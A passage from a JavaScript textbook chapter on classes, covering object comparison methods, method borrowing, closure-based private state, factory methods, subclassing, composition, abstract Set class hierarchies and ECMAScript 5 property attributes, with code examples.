JavaScript equality operators compare objects by reference, not by value. That is, given two object references, they look to see if both references are to the same object. They do not check to see if two different objects have the same property names and values. It is often useful to be able to compare two distinct objects for equality or even for relative order (as the < and > operators do). If you define a class and want to be able to compare instances of that class, you should define appropriate methods to perform those comparisons.

The Java programming language uses methods for object comparison, and adopting the Java conventions is a common and useful thing to do in JavaScript. To enable instances of your class to be tested for equality, define an instance method named equals(). It should take a single argument and return true if that argument is equal to the object it is invoked on. Of course it is up to you to decide what "equal" means in the context of your own class. For simple classes you can often simply compare the constructor properties to ensure that the two objects are of the same type and then compare the instance properties of the two objects to ensure that they have the same values. The Complex class in Example 9-3 has an equals() method of this sort, and we can easily write a similar one for the Range class:

```
// The Range class overwrote its constructor property. So add it now.
Range.prototype.constructor = Range;

// A Range is not equal to any nonrange.
// Two ranges are equal if and only if their endpoints are equal.
Range.prototype.equals = function(that) {
    if (that == null) return false;              // Reject null and undefined
    if (that.constructor !== Range) return false; // Reject non-ranges
    // Now return true if and only if the two endpoints are equal.
    return this.from == that.from && this.to == that.to;
}
```

Defining an `equals()` method for our Set class is somewhat trickier. We can't just compare the `values` property of two sets but must perform a deeper comparison:

```
Set.prototype.equals = function(that) {
    // Shortcut for trivial case
    if (this === that) return true;

    // If the that object is not a set, it is not equal to this one.
    // We use instanceof to allow any subclass of Set.
    // We could relax this test if we wanted true duck-typing.
    // Or we could strengthen it to check this.constructor == that.constructor
    // Note that instanceof properly rejects null and undefined values
    if (!(that instanceof Set)) return false;

    // If two sets don't have the same size, they're not equal
    if (this.size() != that.size()) return false;

    // Now check whether every element in this is also in that.
    // Use an exception to break out of the foreach if the sets are not equal.
    try {
        this.foreach(function(v) { if (!that.contains(v)) throw false; });
        return true;                    // All elements matched: sets are equal.
    } catch (x) {
        if (x === false) return false;  // An element in this is not in that.
        throw x;                        // Some other exception: rethrow it.
    }
};
```

It is sometimes useful to compare objects according to some ordering. That is, for some classes, it is possible to say that one instance is "less than" or "greater than" another instance. You might order Range object based on the value of their lower bound, for example. Enumerated types could be ordered alphabetically by name, or numerically by the associated value (assuming the associated value is a number). Set objects, on the other hand, do not really have a natural ordering.

If you try to use objects with JavaScript's relation operators, such as `<` and `<=`, JavaScript first calls the `valueOf()` method of the objects and, if this method returns a primitive value, compares those values. The enumerated types returned by the `enumeration()` method of Example 9-7 have a `valueOf()` method and can be meaningfully compared using the relational operators. Most classes do not have a `valueOf()` method, however. To compare objects of these types according to an explicitly defined ordering of your

own choosing, you can (again, following Java convention) define a method named `compareTo()`.

The `compareTo()` method should accept a single argument and compare it to the object on which the method is invoked. If the `this` object is less than the argument, `compareTo()` should return a value less than zero. If the `this` object is greater than the argument object, the method should return a value greater than zero. And if the two objects are equal, the method should return zero. These conventions about the return value are important, and they allow you to substitute the following expressions for relational and equality operators:

Replace this	With this
`a < b`	`a.compareTo(b) < 0`
`a <= b`	`a.compareTo(b) <= 0`
`a > b`	`a.compareTo(b) > 0`
`a >= b`	`a.compareTo(b) >= 0`
`a == b`	`a.compareTo(b) == 0`
`a != b`	`a.compareTo(b) != 0`

The Card class of Example 9-8 defines a `compareTo()` method of this kind, and we can write a similar method for the Range class to order ranges by their lower bound:

```
Range.prototype.compareTo = function(that) {
    return this.from - that.from;
};
```

Notice that the subtraction performed by this method correctly returns a value less than zero, equal to zero, or greater than zero, according to the relative order of the two Ranges. Because the `Card.Rank` enumeration in Example 9-8 has a `valueOf()` method, we could have used this same idiomatic trick in the `compareTo()` method of the Card class.

The `equals()` methods above perform type checking on their argument and return `false` to indicate inequality if the argument is of the wrong type. The `compareTo()` method does not have any return value that indicates "those two values are not comparable," so a `compareTo()` method that does type checking should typically throw an error when passed an argument of the wrong type.

Notice that the `compareTo()` method we defined for the Range class above returns 0 when two ranges have the same lower bound. This means that as far as `compareTo()` is concerned, any two ranges that start at the same spot are equal. This definition of equality is inconsistent with the definition used by the `equals()` method, which requires both endpoints to match. Inconsistent notions of equality can be a pernicious source of bugs, and it is best to make your `equals()` and `compareTo()` methods consistent. Here is a revised `compareTo()` method for the Range class. It is consistent with `equals()` and also throws an error if called with an incomparable value:

```
// Order ranges by lower bound, or upper bound if the lower bounds are equal.
// Throws an error if passed a non-Range value.
// Returns 0 if and only if this.equals(that).
Range.prototype.compareTo = function(that) {
    if (!(that instanceof Range))
        throw new Error("Can't compare a Range with " + that);
    var diff = this.from - that.from;         // Compare lower bounds
    if (diff == 0) diff = this.to - that.to;  // If equal, compare upper bounds
    return diff;
};
```

One reason to define a `compareTo()` method for a class is so that arrays of instances of that class can be sorted. The `Array.sort()` method accepts as an optional argument a comparison function that uses the same return-value conventions as the `compareTo()` method. Given the `compareTo()` method shown above, it is easy to sort an array of Range objects with code like this:

```
ranges.sort(function(a,b) { return a.compareTo(b); });
```

Sorting is important enough that you should consider defining this kind of two-argument comparison function as a class method for any class for which you define a `compareTo()` instance method. One can easily be defined in terms of the other. For example:

```
Range.byLowerBound = function(a,b) { return a.compareTo(b); };
```

With a method like this defined, sorting becomes simpler:

```
ranges.sort(Range.byLowerBound);
```

Some classes can be ordered in more than one way. The Card class, for example, defines one class method that orders cards by suit and another that orders them by rank.

9.6.5 Borrowing Methods

There is nothing special about methods in JavaScript: they are simply functions assigned to object properties and invoked "through" or "on" an object. A single function can be assigned to two properties, and it then serves as two methods. We did this for our Set class, for example, when we copied the `toArray()` method and made it do dual-duty as a `toJSON()` method as well.

A single function can even be used as a method of more than one class. Most of the built-in methods of the Array class, for example, are defined generically, and if you define a class whose instances are array-like objects, you can copy functions from `Array.prototype` to the prototype object of your class. If you view JavaScript through the lens of classical object-oriented languages, the use of methods of one class as methods of another class can be thought of as a form of multiple inheritance. JavaScript is not a classical object-oriented language, however, and I prefer to describe this kind of method reuse using the informal term *borrowing*.

It is not only Array methods that can be borrowed: we can write our own generic methods. Example 9-9 defines generic `toString()` and `equals()` methods that are suit-

able for use by simple classes like our Range, Complex, and Card classes. If the Range class did not have an `equals()` method, we could *borrow* the generic `equals()` like this:

```
Range.prototype.equals = generic.equals;
```

Note that the `generic.equals()` method does only a shallow comparison, and it is not suitable for use with classes whose instance properties refer to objects with their own `equals()` methods. Also notice that this method includes special case code to handle the property added to objects when they are inserted into a Set (Example 9-6).

Example 9-9. Generic methods for borrowing

```
var generic = {
    // Returns a string that includes the name of the constructor function
    // if available and the names and values of all noninherited, nonfunction
    // properties.
    toString: function() {
        var s = '[';
        // If the object has a constructor and the constructor has a name,
        // use that class name as part of the returned string.  Note that
        // the name property of functions is nonstandard and not supported
        // everywhere.
        if (this.constructor && this.constructor.name)
            s += this.constructor.name + ": ";

        // Now enumerate all noninherited, nonfunction properties
        var n = 0;
        for(var name in this) {
            if (!this.hasOwnProperty(name)) continue;   // skip inherited props
            var value = this[name];
            if (typeof value === "function") continue;  // skip methods
            if (n++) s += ", ";
            s += name + '=' + value;
        }
        return s + ']';
    },

    // Tests for equality by comparing the constructors and instance properties
    // of this and that.  Only works for classes whose instance properties are
    // primitive values that can be compared with ===.
    // As a special case, ignore the special property added by the Set class.
    equals: function(that) {
        if (that == null) return false;
        if (this.constructor !== that.constructor) return false;
        for(var name in this) {
            if (name === "|**objectid**|") continue;     // skip special prop.
            if (!this.hasOwnProperty(name)) continue;    // skip inherited
            if (this[name] !== that[name]) return false; // compare values
        }
        return true;  // If all properties matched, objects are equal.
    }
};
```

9.6.6 Private State

In classical object-oriented programming, it is often a goal to encapsulate or hide the state of an object within the object, allowing access to that state only through the methods of the object, and now allowing the important state variables to be read or written directly. To achieve this goal, languages like Java allow the declaration of "private" instance fields of a class that are only accessible to the instance method of the class and cannot be seen outside of the class.

We can approximate private instance fields using variables (or arguments) captured in the closure of the constructor invocation that creates an instance. To do this, we define functions inside the constructor (so they have access to the constructor's arguments and variables) and assign those functions to properties of the newly created object. Example 9-10 shows how we can do this to create an encapsulated version of our Range class. Instead of having `from` and `to` properties that give the endpoints of the range, instances of this new version of the class have `from` and `to` methods that return the endpoints of the range. These `from()` and `to()` methods are defined on the individual Range object and are not inherited from the prototype. The other Range methods are defined on the prototype as usual, but modified to call the `from()` and `to()` methods rather than read the endpoints directly from properties.

Example 9-10. A Range class with weakly encapsulated endpoints

```
function Range(from, to) {
    // Don't store the endpoints as properties of this object. Instead
    // define accessor functions that return the endpoint values.
    // These values are stored in the closure.
    this.from = function() { return from; };
    this.to = function() { return to; };
}

// The methods on the prototype can't see the endpoints directly: they have
// to invoke the accessor methods just like everyone else.
Range.prototype = {
    constructor: Range,
    includes: function(x) { return this.from() <= x && x <= this.to(); },
    foreach: function(f) {
        for(var x=Math.ceil(this.from()), max=this.to(); x <= max; x++) f(x);
    },
    toString: function() { return "(" + this.from() + "..." + this.to() + ")"; }
};
```

This new Range class defines methods for querying the endpoints of a range, but no methods or properties for setting those endpoints. This gives instances of this class a kind of *immutability*: if used correctly, the endpoints of a Range object will not change after it has been created. Unless we use ECMAScript 5 features (see §9.8.3), however, the `from` and `to` properties are still writable, and Range objects aren't really immutable at all:

```
var r = new Range(1,5);                 // An "immutable" range
r.from = function() { return 0; };  // Mutate by replacing the method
```

Keep in mind that there is an overhead to this encapsulation technique. A class that uses a closure to encapsulate its state will almost certainly be slower and larger than the equivalent class with unencapsulated state variables.

9.6.7 Constructor Overloading and Factory Methods

Sometimes we want to allow objects to be initialized in more than one way. We might want to create a Complex object initialized with a radius and an angle (polar coordinates) instead of real and imaginary components, for example, or we might want to create a Set whose members are the elements of an array rather than the arguments passed to the constructor.

One way to do this is to *overload* the constructor and have it perform different kinds of initialization depending on the arguments it is passed. Here is an overloaded version of the Set constructor, for example:

```
function Set() {
    this.values = {};     // The properties of this object hold the set
    this.n = 0;           // How many values are in the set

    // If passed a single array-like object, add its elements to the set
    // Otherwise, add all arguments to the set
    if (arguments.length == 1 && isArrayLike(arguments[0]))
        this.add.apply(this, arguments[0]);
    else if (arguments.length > 0)
        this.add.apply(this, arguments);
}
```

Defining the `Set()` constructor this way allows us to explicitly list set members in the constructor call or to pass an array of members to the constructor. The constructor has an unfortunate ambiguity, however: we cannot use it to create a set that has an array as its sole member. (To do that, we'd have to create an empty set and then call the `add()` method explicitly.)

In the case of complex numbers initialized to polar coordinates, constructor overloading really isn't viable. Both representations of complex numbers involve two floating-point numbers and, unless we add a third argument to the constructor, there is no way for the constructor to examine its arguments and determine which representation is desired. Instead, we can write a factory method—a class method that returns an instance of the class. Here is a factory method for returning a Complex object initialized using polar coordinates:

```
Complex.polar = function(r, theta) {
    return new Complex(r*Math.cos(theta), r*Math.sin(theta));
};
```

And here is a factory method for initializing a Set from an array:

```
Set.fromArray = function(a) {
    s = new Set();      // Create a new empty set
    s.add.apply(s, a);  // Pass elements of array a to the add method
```

```
    return s;           // Return the new set
};
```

The appeal of factory methods here is that you can give them whatever name you want, and methods with different names can perform different kinds of initializations. Since constructors serve as the public identity of a class, however, there is usually only a single constructor per class. This is not a hard-and-fast rule, however. In JavaScript it is possible to define multiple constructor functions that share a single prototype object, and if you do this, objects created by any of the constructors will be of the same type. This technique is not recommended, but here is an auxiliary constructor of this type:

```
// An auxiliary constructor for the Set class.
function SetFromArray(a) {
    // Initialize new object by invoking Set() as a function,
    // passing the elements of a as individual arguments.
    Set.apply(this, a);
}
// Set the prototype so that SetFromArray creates instances of Set
SetFromArray.prototype = Set.prototype;

var s = new SetFromArray([1,2,3]);
s instanceof Set   // => true
```

In ECMAScript 5, the `bind()` method of functions has special behavior that allows it to create this kind of auxiliary constructor. See §8.7.4.

9.7 Subclasses

In object-oriented programming, a class B can *extend* or *subclass* another class A. We say that A is the *superclass* and B is the *subclass*. Instances of B inherit all the instance methods of A. The class B can define its own instance methods, some of which may *override* methods of the same name defined by class A. If a method of B overrides a method of A, the overriding method in B may sometimes want to invoke the overridden method in A: this is called *method chaining*. Similarly, the subclass constructor `B()` may sometimes need to invoke the superclass constructor `A()`. This is called *constructor chaining*. Subclasses can themselves have subclasses, and when working with hierarchies of classes, it can sometimes be useful to define *abstract classes*. An abstract class is one that defines one or more methods without an implementation. The implementation of these *abstract methods* is left to the *concrete subclasses* of the abstract class.

The key to creating subclasses in JavaScript is proper initialization of the prototype object. If class B extends A, then `B.prototype` must be an heir of `A.prototype`. Then instances of B will inherit from `B.prototype` which in turn inherits from `A.prototype`. This section demonstrates each of the subclass-related terms defined above, and also covers an alternative to subclassing known as *composition*.

Using the Set class of Example 9-6 as a starting point, this section will demonstrate how to define subclasses, how to chain to constructors and overridden methods, how to use composition instead of inheritance, and finally, how to separate interface from imple-

mentation with abstract classes. The section ends with an extended example that defines a hierarchy of Set classes. Note that the early examples in this section are intended to demonstrate basic subclassing techniques. Some of these examples have important flaws that will be addressed later in the section.

9.7.1 Defining a Subclass

JavaScript objects inherit properties (usually methods) from the prototype object of their class. If an object O is an instance of a class B and B is a subclass of A, then O must also inherit properties from A. We arrange this by ensuring that the prototype object of B inherits from the prototype object of A. Using our `inherit()` function (Example 6-1), we write:

```
B.prototype = inherit(A.prototype); // Subclass inherits from superclass
B.prototype.constructor = B;        // Override the inherited constructor prop.
```

These two lines of code are the key to creating subclasses in JavaScript. Without them, the prototype object will be an ordinary object—an object that inherits from `Object.prototype`—and this means that your class will be a subclass of Object like all classes are. If we add these two lines to the `defineClass()` function (from §9.3), we can transform it into the `defineSubclass()` function and the `Function.prototype.extend()` method shown in Example 9-11.

Example 9-11. Subclass definition utilities

```
// A simple function for creating simple subclasses
function defineSubclass(superclass,  // Constructor of the superclass
                        constructor, // The constructor for the new subclass
                        methods,     // Instance methods: copied to prototype
                        statics)     // Class properties: copied to constructor
{
    // Set up the prototype object of the subclass
    constructor.prototype = inherit(superclass.prototype);
    constructor.prototype.constructor = constructor;
    // Copy the methods and statics as we would for a regular class
    if (methods) extend(constructor.prototype, methods);
    if (statics) extend(constructor, statics);
    // Return the class
    return constructor;
}

// We can also do this as a method of the superclass constructor
Function.prototype.extend = function(constructor, methods, statics) {
    return defineSubclass(this, constructor, methods, statics);
};
```

Example 9-12 demonstrates how to write a subclass "manually" without using the `defineSubclass()` function. It defines a SingletonSet subclass of Set. A SingletonSet is a specialized set that is read-only and has a single constant member.

Example 9-12. SingletonSet: a simple set subclass

```
// The constructor function
function SingletonSet(member) {
    this.member = member;   // Remember the single member of the set
}

// Create a prototype object that inherits from the prototype of Set.
SingletonSet.prototype = inherit(Set.prototype);

// Now add properties to the prototype.
// These properties override the properties of the same name from Set.prototype.
extend(SingletonSet.prototype, {
          // Set the constructor property appropriately
          constructor: SingletonSet,
          // This set is read-only: add() and remove() throw errors
          add: function() { throw "read-only set"; },
          remove: function() { throw "read-only set"; },
          // A SingletonSet always has size 1
          size: function() { return 1; },
          // Just invoke the function once, passing the single member.
          foreach: function(f, context) { f.call(context, this.member); },
          // The contains() method is simple: true only for one value
          contains: function(x) { return x === this.member; }
      });
```

Our SingletonSet class has a very simple implementation that consists of five simple method definitions. It implements these five core Set methods, but inherits methods such as `toString()`, `toArray()` and `equals()` from its superclass. This inheritance of methods is the reason for defining subclasses. The `equals()` method of the Set class (defined in §9.6.4), for example, works to compare any Set instance that has working `size()` and `foreach()` methods with any Set that has working `size()` and `contains()` methods. Because SingletonSet is a subclass of Set, it inherits this `equals()` implementation automatically and doesn't have to write its own. Of course, given the radically simple nature of singleton sets, it might be more efficient for SingletonSet to define its own version of `equals()`:

```
SingletonSet.prototype.equals = function(that) {
    return that instanceof Set && that.size()==1 && that.contains(this.member);
};
```

Note that SingletonSet does not statically borrow a list of methods from Set: it dynamically inherits the methods of the Set class. If we add a new method to `Set.prototype`, it immediately becomes available to all instances of Set and of SingletonSet (assuming SingletonSet does not already define a method by the same name).

9.7.2 Constructor and Method Chaining

The SingletonSet class in the last section defined a completely new set implementation, and completely replaced the core methods it inherited from its superclass. Often, however, when we define a subclass, we only want to augment or modify the behavior of our superclass methods, not replace them completely. To do this, the constructor and

methods of the subclass call or *chain to* the superclass constructor and the superclass methods.

Example 9-13 demonstrates this. It defines a subclass of Set named NonNullSet: a set that does not allow null and undefined as members. In order to restrict the membership in this way, NonNullSet needs to test for null and undefined values in its add() method. But it doesn't want to reimplement the add() method completely, so it chains to the superclass version of the method. Notice also that the NonNullSet() constructor doesn't take any action of its own: it simply passes its arguments to the superclass constructor (invoking it as a function, not as a constructor) so that the superclass constructor can initialize the newly created object.

Example 9-13. Constructor and method chaining from subclass to superclass

```
/*
 * NonNullSet is a subclass of Set that does not allow null and undefined
 * as members of the set.
 */
function NonNullSet() {
    // Just chain to our superclass.
    // Invoke the superclass constructor as an ordinary function to initialize
    // the object that has been created by this constructor invocation.
    Set.apply(this, arguments);
}

// Make NonNullSet a subclass of Set:
NonNullSet.prototype = inherit(Set.prototype);
NonNullSet.prototype.constructor = NonNullSet;

// To exclude null and undefined, we only have to override the add() method
NonNullSet.prototype.add = function() {
    // Check for null or undefined arguments
    for(var i = 0; i < arguments.length; i++)
        if (arguments[i] == null)
            throw new Error("Can't add null or undefined to a NonNullSet");

    // Chain to the superclass to perform the actual insertion
    return Set.prototype.add.apply(this, arguments);
};
```

Let's generalize this notion of a non-null set to a "filtered set": a set whose members must pass through a filter function before being added. We'll define a class factory function (like the enumeration() function from Example 9-7) that is passed a filter function and returns a new Set subclass. In fact, we can generalize even further and define our class factory to take two arguments: the class to subclass and the filter to apply to its add() method. We'll call this factory method filteredSetSubclass(), and we might use it like this:

```
// Define a set class that holds strings only
var StringSet = filteredSetSubclass(Set,
                                    function(x) {return typeof x==="string";});

// Define a set class that does not allow null, undefined or functions
```

```
var MySet = filteredSetSubclass(NonNullSet,
                                function(x) {return typeof x !== "function";});
```

The code for this class factory function is in Example 9-14. Notice how this function performs the same method and constructor chaining as NonNullSet did.

Example 9-14. A class factory and method chaining

```
/*
 * This function returns a subclass of specified Set class and overrides
 * the add() method of that class to apply the specified filter.
 */
function filteredSetSubclass(superclass, filter) {
    var constructor = function() {          // The subclass constructor
        superclass.apply(this, arguments);  // Chains to the superclass
    };
    var proto = constructor.prototype = inherit(superclass.prototype);
    proto.constructor = constructor;
    proto.add = function() {
        // Apply the filter to all arguments before adding any
        for(var i = 0; i < arguments.length; i++) {
            var v = arguments[i];
            if (!filter(v)) throw("value " + v + " rejected by filter");
        }
        // Chain to our superclass add implementation
        superclass.prototype.add.apply(this, arguments);
    };
    return constructor;
}
```

One interesting point to note about Example 9-14 is that by wrapping a function around our subclass creation code, we are able to use the `superclass` argument in our constructor and method chaining code rather than hard-coding the name of the actual superclass. This means that if we wanted to change the superclass, we would only have to change it in one spot, rather than searching our code for every mention of it. This is arguably a technique that is worth using, even if we're not defining a class factory. For example, we could rewrite our `NonNullSet` using a wrapper function and the `Function.prototype.extend()` method (of Example 9-11) like this:

```
var NonNullSet = (function() {  // Define and invoke function
    var superclass = Set;       // Only specify the superclass once.
    return superclass.extend(
        function() { superclass.apply(this, arguments); },  // the constructor
        {                                                   // the methods
            add: function() {
                // Check for null or undefined arguments
                for(var i = 0; i < arguments.length; i++)
                    if (arguments[i] == null)
                        throw new Error("Can't add null or undefined");

                // Chain to the superclass to perform the actual insertion
                return superclass.prototype.add.apply(this, arguments);

            }
```

```
        });
}());
```

Finally, it is worth emphasizing that the ability to create class factories like this one arises from the dynamic nature of JavaScript. Class factories are a powerful and useful feature that has no analog in languages like Java and C++.

9.7.3 Composition Versus Subclassing

In the previous section, we wanted to define sets that restricted their members according to certain criteria, and we used subclassing to accomplish this, creating a custom subclass of a specified set implementation that used a specified filter function to restrict membership in the set. Each combination of superclass and filter function required the creation of a new class.

There is a better way to accomplish this, however. A well-known principle in object-oriented design is "favor composition over inheritance."[2] In this case we can use composition by defining a new set implementation that "wraps" another set object and forwards requests to it, after filtering out prohibited members. Example 9-15 shows how it is done.

Example 9-15. Composing sets instead of subclassing them

```
/*
 * A FilteredSet wraps a specified set object and applies a specified filter
 * to values passed to its add() method.  All of the other core set methods
 * simply forward to the wrapped set instance.
 */
var FilteredSet = Set.extend(
    function FilteredSet(set, filter) {  // The constructor
        this.set = set;
        this.filter = filter;
    },
    {  // The instance methods
        add: function() {
            // If we have a filter, apply it
            if (this.filter) {
                for(var i = 0; i < arguments.length; i++) {
                    var v = arguments[i];
                    if (!this.filter(v))
                        throw new Error("FilteredSet: value " + v +
                                        " rejected by filter");
                }
            }

            // Now forward the add() method to this.set.add()
            this.set.add.apply(this.set, arguments);
            return this;
        },
        // The rest of the methods just forward to this.set and do nothing else.
        remove: function() {
```

2. See *Design Patterns* by Erich Gamma et al. or *Effective Java* by Joshua Bloch, for example.

```
        this.set.remove.apply(this.set, arguments);
        return this;
    },
    contains: function(v) { return this.set.contains(v); },
    size: function() { return this.set.size(); },
    foreach: function(f,c) { this.set.foreach(f,c); }
});
```

One of the benefits of using composition in this case is that only a single FilteredSet subclass is required. Instances of this class can be created to restrict the membership of any other set instance. Instead of using the NonNullSet class defined earlier, for example, we can do this:

```
var s = new FilteredSet(new Set(), function(x) { return x !== null; });
```

We can even filter a filtered set:

```
var t = new FilteredSet(s, { function(x} { return !(x instanceof Set); });
```

9.7.4 Class Hierarchies and Abstract Classes

In the previous section you were urged to "favor composition over inheritance." But to illustrate this principle, we created a subclass of Set. We did this so that the resulting class would be `instanceof Set`, and so that it could inherit the useful auxiliary Set methods like `toString()` and `equals()`. These are valid pragmatic reasons, but it still would have been nice to be able to do set composition without subclassing a concrete implementation like the Set class. A similar point can be made about our SingletonSet class from Example 9-12—that class subclassed Set, so that it could inherit the auxiliary methods, but its implementation was completely different than its superclass. SingletonSet is not a specialized version of the Set class, but a completely different kind of Set. SingletonSet should be a sibling of Set in the class hierarchy, not a descendant of it.

The solution in classical OO languages and also in JavaScript is to separate interface from implementation. Suppose we define an AbstractSet class which implements the auxiliary methods like `toString()` but does not implement the core methods like `foreach()`. Then, our set implementations, Set, SingletonSet, and FilteredSet, can all be subclasses of AbstractSet. FilteredSet and SingletonSet no longer subclass an unrelated implementation.

Example 9-16 takes this approach further and defines a hierarchy of abstract set classes. AbstractSet defines only a single abstract method, `contains()`. Any class that purports to be a set must define at least this one method. Next, we subclass AbstractSet to define AbstractEnumerableSet. That class adds abstract `size()` and `foreach()` methods, and defines useful concrete methods (`toString()`, `toArray()`, `equals()`, and so on) on top of them. AbstractEnumerableSet does not define `add()` or `remove()` methods and represents read-only sets. SingletonSet can be implemented as a concrete subclass. Finally, we define AbstractWritableSet as a subclass of AbstractEnumerableSet. This final abstract set defines the abstract methods `add()` and `remove()`, and implements concrete

methods like union() and intersection() that use them. AbstractWritableSet is the appropriate superclass for our Set and FilteredSet classes. They are omitted from this example, however, and a new concrete implementation named ArraySet is included instead.

Example 9-16 is a long example, but worth reading through in its entirety. Note that it uses Function.prototype.extend() as a shortcut for creating subclasses.

Example 9-16. A hierarchy of abstract and concrete Set classes

```
// A convenient function that can be used for any abstract method
function abstractmethod() { throw new Error("abstract method"); }

/*
 * The AbstractSet class defines a single abstract method, contains().
 */
function AbstractSet() { throw new Error("Can't instantiate abstract classes");}
AbstractSet.prototype.contains = abstractmethod;

/*
 * NotSet is a concrete subclass of AbstractSet.
 * The members of this set are all values that are not members of some
 * other set. Because it is defined in terms of another set it is not
 * writable, and because it has infinite members, it is not enumerable.
 * All we can do with it is test for membership.
 * Note that we're using the Function.prototype.extend() method we defined
 * earlier to define this subclass.
 */
var NotSet = AbstractSet.extend(
    function NotSet(set) { this.set = set; },
    {
        contains: function(x) { return !this.set.contains(x); },
        toString: function(x) { return "~" + this.set.toString(); },
        equals: function(that) {
            return that instanceof NotSet && this.set.equals(that.set);
        }
    }
);


/*
 * AbstractEnumerableSet is an abstract subclass of AbstractSet.
 * It defines the abstract methods size() and foreach(), and then implements
 * concrete isEmpty(), toArray(), to[Locale]String(), and equals() methods
 * on top of those. Subclasses that implement contains(), size(), and foreach()
 * get these five concrete methods for free.
 */
var AbstractEnumerableSet = AbstractSet.extend(
    function() { throw new Error("Can't instantiate abstract classes"); },
    {
        size: abstractmethod,
        foreach: abstractmethod,
        isEmpty: function() { return this.size() == 0; },
        toString: function() {
            var s = "{", i = 0;
```

```
            this.foreach(function(v) {
                            if (i++ > 0) s += ", ";
                            s += v;
                        });
            return s + "}";
        },
        toLocaleString : function() {
            var s = "{", i = 0;
            this.foreach(function(v) {
                            if (i++ > 0) s += ", ";
                            if (v == null) s += v; // null & undefined
                            else s += v.toLocaleString(); // all others
                        });
            return s + "}";
        },
        toArray: function() {
            var a = [];
            this.foreach(function(v) { a.push(v); });
            return a;
        },
        equals: function(that) {
            if (!(that instanceof AbstractEnumerableSet)) return false;
            // If they don't have the same size, they're not equal
            if (this.size() != that.size()) return false;
            // Now check whether every element in this is also in that.
            try {
                this.foreach(function(v) {if (!that.contains(v)) throw false;});
                return true;  // All elements matched: sets are equal.
            } catch (x) {
                if (x === false) return false; // Sets are not equal
                throw x; // Some other exception occurred: rethrow it.
            }
        }
    });

/*
 * SingletonSet is a concrete subclass of AbstractEnumerableSet.
 * A singleton set is a read-only set with a single member.
 */
var SingletonSet = AbstractEnumerableSet.extend(
    function SingletonSet(member) { this.member = member; },
    {
        contains: function(x) {  return x === this.member; },
        size: function() { return 1; },
        foreach: function(f,ctx) { f.call(ctx, this.member); }
    }
);


/*
 * AbstractWritableSet is an abstract subclass of AbstractEnumerableSet.
 * It defines the abstract methods add() and remove(), and then implements
 * concrete union(), intersection(), and difference() methods on top of them.
 */
var AbstractWritableSet = AbstractEnumerableSet.extend(
    function() { throw new Error("Can't instantiate abstract classes"); },
```

```
    {
        add: abstractmethod,
        remove: abstractmethod,
        union: function(that) {
            var self = this;
            that.foreach(function(v) { self.add(v); });
            return this;
        },
        intersection: function(that) {
            var self = this;
            this.foreach(function(v) { if (!that.contains(v)) self.remove(v);});
            return this;
        },
        difference: function(that) {
            var self = this;
            that.foreach(function(v) { self.remove(v); });
            return this;
        }
    });

/*
 * An ArraySet is a concrete subclass of AbstractWritableSet.
 * It represents the set elements as an array of values, and uses a linear
 * search of the array for its contains() method. Because the contains()
 * method is O(n) rather than O(1), it should only be used for relatively
 * small sets. Note that this implementation relies on the ES5 Array methods
 * indexOf() and forEach().
 */
var ArraySet = AbstractWritableSet.extend(
    function ArraySet() {
        this.values = [];
        this.add.apply(this, arguments);
    },
    {
        contains: function(v) { return this.values.indexOf(v) != -1; },
        size: function() { return this.values.length; },
        foreach: function(f,c) { this.values.forEach(f, c); },
        add: function() {
            for(var i = 0; i < arguments.length; i++) {
                var arg = arguments[i];
                if (!this.contains(arg)) this.values.push(arg);
            }
            return this;
        },
        remove: function() {
            for(var i = 0; i < arguments.length; i++) {
                var p = this.values.indexOf(arguments[i]);
                if (p == -1) continue;
                this.values.splice(p, 1);
            }
            return this;
        }
    }
);
```

9.8 Classes in ECMAScript 5

ECMAScript 5 adds methods for specifying property attributes (getters, setters, enumerability, writability, and configurability) and for restricting the extensibility of objects. These methods were described in §6.6, §6.7, and §6.8.3, but turn out to be quite useful when defining classes. The subsections that follow demonstrate how to use these ECMAScript 5 capabilities to make your classes more robust.

9.8.1 Making Properties Nonenumerable

The Set class of Example 9-6 used a trick to store objects as set members: it defined an "object id" property on any object added to the set. Later, if other code uses that object in a `for/in` loop, this added property will be returned. ECMAScript 5 allows us to avoid this by making properties nonenumerable. Example 9-17 demonstrates how to do this with `Object.defineProperty()` and also shows how to define a getter function and how to test whether an object is extensible.

Example 9-17. Defining nonenumerable properties

```
// Wrap our code in a function so we can define variables in the function scope
(function() {
    // Define objectId as a nonenumerable property inherited by all objects.
    // When this property is read, the getter function is invoked.
    // It has no setter, so it is read-only.
    // It is nonconfigurable, so it can't be deleted.
    Object.defineProperty(Object.prototype, "objectId", {
                          get: idGetter,       // Method to get value
                          enumerable: false,   // Nonenumerable
                          configurable: false  // Can't delete it
                      });

    // This is the getter function called when objectId is read
    function idGetter() {            // A getter function to return the id
        if (!(idprop in this)) {     // If object doesn't already have an id
            if (!Object.isExtensible(this)) // And if we can add a property
                throw Error("Can't define id for nonextensible objects");
            Object.defineProperty(this, idprop, {         // Give it one now.
                                  value: nextid++,    // This is the value
                                  writable: false,    // Read-only
                                  enumerable: false,  // Nonenumerable
                                  configurable: false // Nondeletable
                              });
        }
        return this[idprop];         // Now return the existing or new value
    };

    // These variables are used by idGetter() and are private to this function
    var idprop = "|**objectId**|";   // Assume this property isn't in use
    var nextid = 1;                  // Start assigning ids at this #

}()); // Invoke the wrapper function to run the code right away
```

9.8.2 Defining Immutable Classes

In addition to making properties nonenumerable, ECMAScript 5 allows us to make properties read-only, which is handy if we want to define classes whose instances are immutable. Example 9-18 is an immutable version of our Range class that does this using `Object.defineProperties()` and with `Object.create()`. It also uses `Object.defineProperties()` to set up the prototype object for the class, making the instance methods nonenumerable, like the methods of built-in classes. In fact, it goes further than this and makes those instance methods read-only and nondeletable, which prevents any dynamic alterations ("monkey-patching") to the class. Finally, as an interesting trick, Example 9-18 has a constructor function that works as a factory function when invoked without the `new` keyword.

Example 9-18. An immutable class with read-only properties and methods

```
// This function works with or without 'new': a constructor and factory function
function Range(from,to) {
    // These are descriptors for the read-only from and to properties.
    var props = {
        from: {value:from, enumerable:true, writable:false, configurable:false},
        to: {value:to, enumerable:true, writable:false, configurable:false}
    };

    if (this instanceof Range)                // If invoked as a constructor
        Object.defineProperties(this, props); // Define the properties
    else                                      // Otherwise, as a factory
        return Object.create(Range.prototype, // Create and return a new
                             props);          // Range object with props
}

// If we add properties to the Range.prototype object in the same way,
// then we can set attributes on those properties.  Since we don't specify
// enumerable, writable, or configurable, they all default to false.
Object.defineProperties(Range.prototype, {
    includes: {
        value: function(x) { return this.from <= x && x <= this.to; }
    },
    foreach: {
        value: function(f) {
            for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);
        }
    },
    toString: {
